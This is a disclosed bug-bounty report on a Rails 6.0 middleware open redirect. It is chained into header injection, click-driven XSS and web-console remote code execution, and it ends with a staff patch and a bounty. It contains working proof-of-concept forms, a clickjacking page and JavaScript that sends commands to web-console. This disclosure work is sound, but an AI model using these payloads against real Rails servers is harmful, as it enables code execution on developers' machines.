

## 17 Open Redirect (6.0.0 < rails < 6.0.3.2)

Share:     

### TIMELINE



ooooooo\_q submitted a report to [Ruby on Rails](#).

Jun 20th (2 ye

Hello,

I was looking at the change log (<https://github.com/rails/rails/commit/2121b9d20b60ed503aa041ef7b926d331ed79fc2>) for CVE-2020-8185 and found another problem existed.

[https://github.com/rails/rails/blob/v6.0.3.1/actionpack/lib/action\\_dispatch/middleware/actionable\\_exceptions.rb#L21](https://github.com/rails/rails/blob/v6.0.3.1/actionpack/lib/action_dispatch/middleware/actionable_exceptions.rb#L21)

Code 506 Bytes

[Wrap lines](#) [Copy](#) [Down](#)

```
1 redirect_to request.params[:location]
2 end
3
4 private
5 def actionable_request?(request)
6   request.show_exceptions? && request.post? && request.path == endpoint
7 end
8
9 def redirect_to(location)
10  body = "<html><body>You are being <a href=\"#{ERB::Util.unwrapped_html_escape(location)}\">redirected</a>.</body></html>"
11
12  [302, {
13    "Content-Type" => "text/html; charset=#{Response.default_charset}",
14    "Content-Length" => body.bytesize.to_s,
15    "Location" => location,
16  }, [body]]
17 end
```

There was an open redirect issue because the request parameter `location` was not validated.

In 6.0.3.2, since the condition of `actionable_request?` has changed, this problem is less likely to occur.

### PoC

#### #### 1. Prepare server

Prepare an attackable 6.0.3.1 version of Rails server

Code 120 Bytes

[Wrap lines](#) [Copy](#) [Down](#)

```
1 > rails -v
2 Rails 6.0.3.1
3
4 > RAILS_ENV=production rails s
5 ...
6 * Environment: production
7 * Listening on tcp://0.0.0.0:3000
```

#### #### 2. Attack server

Prepare the server for attack on another port.

Code 224 Bytes

[Wrap lines](#) [Copy](#) [Down](#)

```
1 <form method="post" action="http://localhost:3000/rails/actions?error=ActiveRecord::PendingMigrationError&action=Run%20pending%20migrations&location=http://localhost:8000/attack.html">
2   <button type="submit">click!</button>
3 </form>
```



Code 27 Bytes

[Wrap lines](#) [Copy](#) [Down](#)

```
1 python3 -m http.server 8000
```


#### #### 3. Open browser

Open the `http://localhost:8000/attack.html` url in your browser and click the button.

Redirect to `https://www.hackerone.com/` url.

Image F876518: 2020-06-21\_10.26.21.png 771.69 KiB

[Zoom in](#) [Zoom out](#) [Copy](#) [Download](#)



## Impact

It will be fixed with 6.0.3.2 as with [CVE-2020-8185](https://groups.google.com/g/rubyonrails-security/c/pAe9EV8gbM0), but I think it is necessary to announce it again because the range of influence is different.

This open redirect changes from POST method to Get Method, so it may be difficult to use for phishing. On the other hand, it may affect bypass of referrer check or SSRF.

1 attachment:

F876518: [2020-06-21\\_10.26.21.png](#)

[@boooooo\\_q](#) posted a comment.

Jun 21st (2 ye

I thought about it after submitting the report, but even in 6.0.3.2, `/rails/actions` is available in developer mode. If it was started in development mode, the request will be accepted by CSRF, so the same as [CVE-2020-8185](#) still exists. I think it's better to take CSRF measures in `/rails/actions`.

## Vulnerabilities, versions and modes

- 6.0.3.1 (production, development)
  - run pending migrations ([CVE-2020-8185](#))
  - open redirect
- 6.0.3.2 (development)
  - run pending migrations (by CSRF)
  - open redirect (by CSRF)
- 6.0.3.2 (production)
  - no problem

[@tenderlove](#) [Ruby on Rails staff](#) posted a comment.

Aug 4th (2 ye

This seems like a good improvement, but I don't think we need to treat it as a security issue. If you agree, would you mind filing an issue on the Rails GitHub issues?

Thank you!

[@jack\\_mccracken](#) changed the status to [Needs more info](#).

Aug 4th (2 ye

[@boooooo\\_q](#) changed the status to [New](#).

Aug 15th (2 ye

[@tenderlove](#)

I'm sorry to reply late.

While researching unicorn, I found this report to lead to other vulnerabilities.

## Open Redirect to HTTP header injection

Response header injection vulnerability exists in versions of puma below 4.3.2.

<https://github.com/puma/puma/security/advisories/GHSA-84j7-475p-hp8v>

I have confirmed that unicorn is also enable of response header injection.

HTTP header injection is possible by including `\r` in the redirect URL using these.

## PoC

Code 52 Bytes

[Wrap lines](#) [Copy](#) [Down](#)

```
1 > escape("\rSet-cookie:a=a")
2 "%0DSet-cookie%3Aa%3Da"
```

This is the html used on the attack server.

Code 224 Bytes

[Wrap lines](#) [Copy](#) [Down](#)

```
1 <form method="post" action="http://localhost:3000/rails/actions?error=ActiveRecord::PendingMigrationError&action=Run%20pending%20migrations&location=%2F"
2 <button type="submit">set cookie</button>
3 </form>
```

When click this button, the response header will be as follows.

Code 26 Bytes

[Wrap lines](#) [Copy](#) [Down](#)

```
1 Location:
2 Set-cookie: a=a
```

therefore, it seems that response body injection that leads to XSS cannot be performed.

On the other hand, in passenger, it became an error when `\n` was in the value of the header.

XSS trick

While trying out `\n` on the response header, I noticed a strange thing.

If `\n` is at the beginning, it means that the browser is not redirected and `javascript:` can be used in the URL of the response link.

When specify `\njavascript:alert(location)` as the redirect destination, the HTML of the response will be as follows.

Code 93 Bytes [Wrap lines](#) [Copy](#) [Down](#)

```
1 <html><body>You are being <a href=""
2 javascript:alert(location)">redirected</a>.</body></html>
```

The `\n` character is ignored in html, so `javascript:alert(location)` is executed when the user clicks the link.

This is a separate issue from HTTP header injection and depends on how the server handles the value of `\n`.

In puma and unicorn below 4.3.2, `\n` is used for HTTP header injection, so no error occurs.

With puma 4.3.3 or later, if there is a line containing `\n`, it does not become an error and it can be executed because that line is excluded.

On the other hand, the error occurred in passenger.

As a further issue, the headers in this response are middleware-specific and therefore do not include the security headers Rails is outputting.

Since `X-Frame-Options` is not included, click jacking is possible.

No output even if CSP is set in the application.

By using click jacking in combination with these, it is easy to generate XSS that requires user click.

PoC

Inserting the execution code from another site using the `name` of the iframe.

This PoC will also run in production mode if `6.0.0 < rails < 6.0.3.2`.

It can be run with the latest puma and unicorn.

If it is development mode, it can be executed even after 6.0.3.2

child.html

Code 352 Bytes [Wrap lines](#) [Copy](#) [Down](#)

```
1 <form method="post" action="http://localhost:3000/rails/actions?error=ActiveRecord::PendingMigrationError&action=Run%20pending%20migrations&location=
2 <button type="submit">location is escape("&njavascript:eval(name)")</button>
3 </form>
4 <script type="text/javascript">
5   document.querySelector("button").click();
6 </script>
```



click\_jacking.html

Code 372 Bytes [Wrap lines](#) [Copy](#) [Down](#)

```
1 <html>
2 <style>
3   iframe{
4     position: absolute;
5     z-index: 1;
6     opacity: 0.3;
7   }
8   div{
9     position: absolute;
10    top: 20px;
11    left: 130px;
12  }
13  button {
14    width: 80px;
15    height: 26px;
16    cursor: pointer;
17  }
18 </style>
19 <body>
20   <iframe src=./child.html name="alert(location)" height=40></iframe>
21   <div>
22     <button>click!!</button>
23   </div>
24 </body>
25 </html>
```

Image F949988: 2020-08-15\_21.23.13.png 350.49 KiB

[Zoom in](#) [Zoom out](#) [Copy](#) [Download](#)





Image F949989: 2020-08-15\_21.23.22.png 436.52 KiB

[Zoom in](#) [Zoom out](#) [Copy](#) [Download](#)



## XSS to RCE

When XSS exists in development mode, I confirmed that calling the method of web-console leads to RCE. RCE is possible by inducing users who are developing Rails applications to click on the trap site.

## PoC

Code 449 Bytes

[Wrap lines](#) [Copy](#) [Dow](#)

```
1 var iframe = document.createElement("iframe");
2 iframe.src = "/not_found";
3 document.body.appendChild(iframe);
4 setTimeout(()=>fetch("/__web_console/repl_sessions/" + iframe.contentDocument.querySelector("#console").dataset.sessionId, {
5   method: "PUT",
6   headers: {
7     "Content-Type": "application/json",
8     "X-Requested-With": "XMLHttpRequest"
9   },
10  body: JSON.stringify({
11    input: "touch from_web_console"
12  })
13 })), 2000)
```

Code 425 Bytes

[Wrap lines](#) [Copy](#) [Dow](#)

```
1 <iframe src=../child.html name='var iframe = document.createElement("iframe");iframe.src = "/not_found";document.body.appendChild(iframe);setTimeout(()
```

When this is run, a file from `from_web_console` will be generated.

## Vulnerabilities and conditions

Run pending migrations (CVE-2020-8185)

server: any

Rails version: 6.0.0 < rails < 6.0.3.2

RAILS\_ENV: production

Run pending migrations by CSRF

server: any

Rails version: 6.0.0 < (not fixed)

RAILS\_ENV: development

Open redirect (from POST method)

server: any

Rails version: 6.0.0 < rails < 6.0.3.2

RAILS\_ENV: production

or

Rails version: 6.0.0 < (not fixed)

RAILS\_ENV: development

HTTP header injection

RAILS\_ENV: production

or

Rails version: 6.0.0 < (not fixed)

RAILS\_ENV: development

XSS (need user click)

server: unicorn (<= latest) or puma (<= latest)

Rails version: 6.0.0 < rails < 6.0.3.2

RAILS\_ENV: production

or

Rails version: 6.0.0 < (not fixed)

RAILS\_ENV: development

RCE (from XSS)

server: unicorn (<= latest) or puma (<= latest)

Rails version: 6.0.0 < (not fixed)

RAILS\_ENV: development

2 attachments:

F949988: [2020-08-15\\_21.23.13.png](#)

F949989: [2020-08-15\\_21.23.22.png](#)

ooooooo\_q updated the severity to High.

Aug 21st (2 ye



tenderlove Ruby on Rails staff posted a comment.

Sep 1st (2 ye

When I tried it, puma and unicorn can insert only the character of \r, and it seems that \n cannot be inserted.

Makes sense. This seems like a security vulnerability in Puma / Unicorn.

This is a separate issue from HTTP header injection and depends on how the server handles the value of \r.

I'm not sure exactly which servers are vulnerable (this is too confusing for me 😞), but whatever handles generating the response page shouldn't allow \r at the beginning of the href like that.

So this needs to check that location is a url (http or https).

I don't think we need to set the security policy for the redirect page if we prevent the javascript: location from the href.

How does this patch look?

Code 1.15 KiB Wrap lines Copy Down

```
1 diff --git a/actionpack/lib/action_dispatch/middleware/actionable_exceptions.rb b/actionpack/lib/action_dispatch/middleware/actionable_exceptions.rb
2 index 266fd92ce9..1593ca22d0 100644
3 --- a/actionpack/lib/action_dispatch/middleware/actionable_exceptions.rb
4 +++ b/actionpack/lib/action_dispatch/middleware/actionable_exceptions.rb
5 @@ -1,6 +1,7 @@
6  # frozen_string_literal: true
7
8  require "erb"
9  +require "uri"
10   require "action_dispatch/http/request"
11   require "active_support/actionable_error"
12
13 @@ -27,7 +28,13 @@ def actionable_request?(request)
14   end
15
16   def redirect_to(location)
17 -   body = "<html><body>You are being <a href=\"#{ERB::Util.unwrapped_html_escape(location)}\">redirected</a>.</body></html>"
18 +   uri = URI.parse location
19 +
20 +   if uri.relative? || uri.scheme == "http" || uri.scheme == "https"
21 +     body = "<html><body>You are being <a href=\"#{ERB::Util.unwrapped_html_escape(location)}\">redirected</a>.</body></html>"
22 +   else
23 +     return [400, {"Content-Type" => "text/plain"}, ["Invalid redirection URI"]]
24 +   end
25
26   [302, {
27     "Content-Type" => "text/html; charset=#{Response.default_charset}",
```

I don't think we need to fix the open redirect as a security issue (maybe we can fix it on the public tracker), but this does seem like a security issue we need to fix.

tenderlove Ruby on Rails staff changed the status to Triaged.

Sep 1st (2 ye




ooooooo\_q posted a comment.

Sep 3rd (2 ye

@tenderlove

I confirmed patch. it seems there is no problem.

 jack\_mccracken closed the report and changed the status to **Resolved**.  
Hi @ooooooooo\_q,

Oct 8th (2 ye

Thanks again for the report. We just released a fix for this issue: <https://groups.google.com/g/rubyonrails-security/c/yQzUVfv42jk>. For this reason, we'll close the report as Resolved. You should expect to hear from us regarding a bounty decision within the next couple of days.

 ooooooooo\_q posted a comment.  
Hi @jack\_mccracken,

Oct 24th (2 ye


Will it still take time to decision the bounty?

Regarding the contents of the release, Is it intentional that it is not disclosed that XSS is possible even in production mode below 6.0.3.2?

If not, I think it's better to publish the information somewhere.

From the text at the time of release of 6.0.3.2, 6.0.3.3, 6.0.3.4, I think that some users will delay the release by judging that there is no significant impact.

(Actually, there is a version of Gitlab that still uses 6.0.3.1)

 ooooooooo\_q requested to disclose this report.

Nov 22nd (2 ye

 ooooooooo\_q posted a comment.  
I added the rest to the issue on github.  
<https://github.com/rails/rails/issues/40892>

Dec 20th (2 ye

 The Internet Bug Bounty rewarded ooooooooo\_q with a \$1,000 bounty.

Dec 20th (2 ye